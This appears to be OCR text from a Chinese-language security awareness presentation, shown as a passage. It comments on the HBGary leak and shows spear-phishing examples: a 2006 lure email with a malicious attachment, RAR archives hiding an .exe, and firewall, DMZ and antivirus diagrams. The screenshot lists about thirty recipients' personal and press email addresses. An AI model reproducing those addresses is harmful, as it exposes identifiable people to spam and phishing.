這些外洩的E-mail十分精彩，八卦內幕都有，包含HB Gary跟CIA、NSA、FBI、軍方、參議院還有各家資安公司往來信件都被公佈在網路上（據聞某朋友熬夜看了兩天，看到欲罷不能！）。原來HBGary也幫美國政府單位研究很多網軍的活動，據說也做了一些阿里不達的事情，而且對大陸駭客也著墨不少，由此可知各國對於資訊戰爭已經是提升到國防等級問題。反觀我們政府的資安態度，每次都是那句老話「本單位設置有XX道防火牆，沒有資料外洩情況發生」。
結論
這個故事告訴我們，花再多錢買了再多道防火牆、防水牆、防毒牆、防釣蝦牆、防釣魚牆都沒用，上了再多的教育訓練也沒用。
你看，一家國際級的資安公司三兩下就被幹掉，連大師也殞落了。
史記資安篇有記載，正所謂「樹大有枯枝，人多有白癡，雞排加辣最好吃」，駭客隨時都在虎
網際網路
115%

資料拼圖




2012 Data BREACH Investigations Report - Verizon RISK Team

魚叉式路徑示意圖



鎖定特定目標
發送夾有惡意程式
的Office 文件
IDS/IDP
Gateway
Firewall
PDF
Adobe
陳總統國務機要費
黑幕.doc

網軍



中共對台用兵，國防部之最新評估
檔案(F) 編輯(E) 檢視(V) 工具(T) 郵件(M) 說明(H)
回覆 全部回覆 轉寄 列印 刪除 上一個 下一個 通訊錄
寄件者: ly10717b@ly.gov.tw
日期: 2006年3月31日 下午 10:25
收件者: amis@appledaily.com.tw; amu390@ms22.hinet.net; astrid_tsai@hotmail.com; aug@mail2000.com.tw; av0885@hotmail.com; betty09883@hotmail.com; bresson_lee@it.chinatimes.com; bressonlee@yahoo.com.tw; busoni@ms37.hinet.net; c1101585@ms26.hinet.net; cashhwa@ms75.hinet.net; chihping.chen@udngroup.com; chinghui@mail.bcc.com.tw; chrislee6382@yahoo.com.tw; cindychen@ettoday.com; ck030700@yahoo.com.tw; cld@dtm.com.tw; cmf92@ms77.hinet.net; cschena@ms35.hinet.net; cyw@mail.bcc.com.tw; d27@mail.cna.com.tw; dylu@ms15.url.com.tw; dylu@pchome.com.tw; east.chai777@msa.hinet.net; ellen.wu@msa.hinet.net; ellien88@yahoo.com.tw; fang59845984@yahoo.com.tw;
主旨: 中共對台用兵，國防部之最新評估
附加檔案: 950331國防委員會新聞參考.doc (93.6 KB)
中共對台用兵，國防部之最新評估見副檔。
寄予各位朋友.rar - WinRAR (evaluation copy)
File Commands Favorites Options Help
Add Extract To Test View
寄予各位朋友.rar - RAR archive, u
Name
..
寄予各位朋友.doc
建立我國通資訊基礎建設安全機制計畫.rar - WinRAR (evaluation copy)
File Commands Favorites Options Help
Add Extract To Test View Delete Find
建立我國通資訊基礎建設安全機制計畫.rar - RAR archive, u
Name Size Packed
..
建立我國通資訊基礎建設安全機制計畫.exe 1,052,672 1,009,418
Type
資料夾
Microsoft Wo

惡意附件檢查


- http://scan.xecure-lab.com/



連接到網際網路隱藏的安全問題




建置防火牆區隔網路




並將公開的伺服器置於DMZ區

網際網路變成病毒主要來源




在Mail,HTTP,FTP的檔案中藏有病毒

建置防毒牆過濾病毒


總公司
Browser
Modem
Web Servers
Corporate MainFrame
PCs
Internet
Router
防毒
DB Servers
Modem

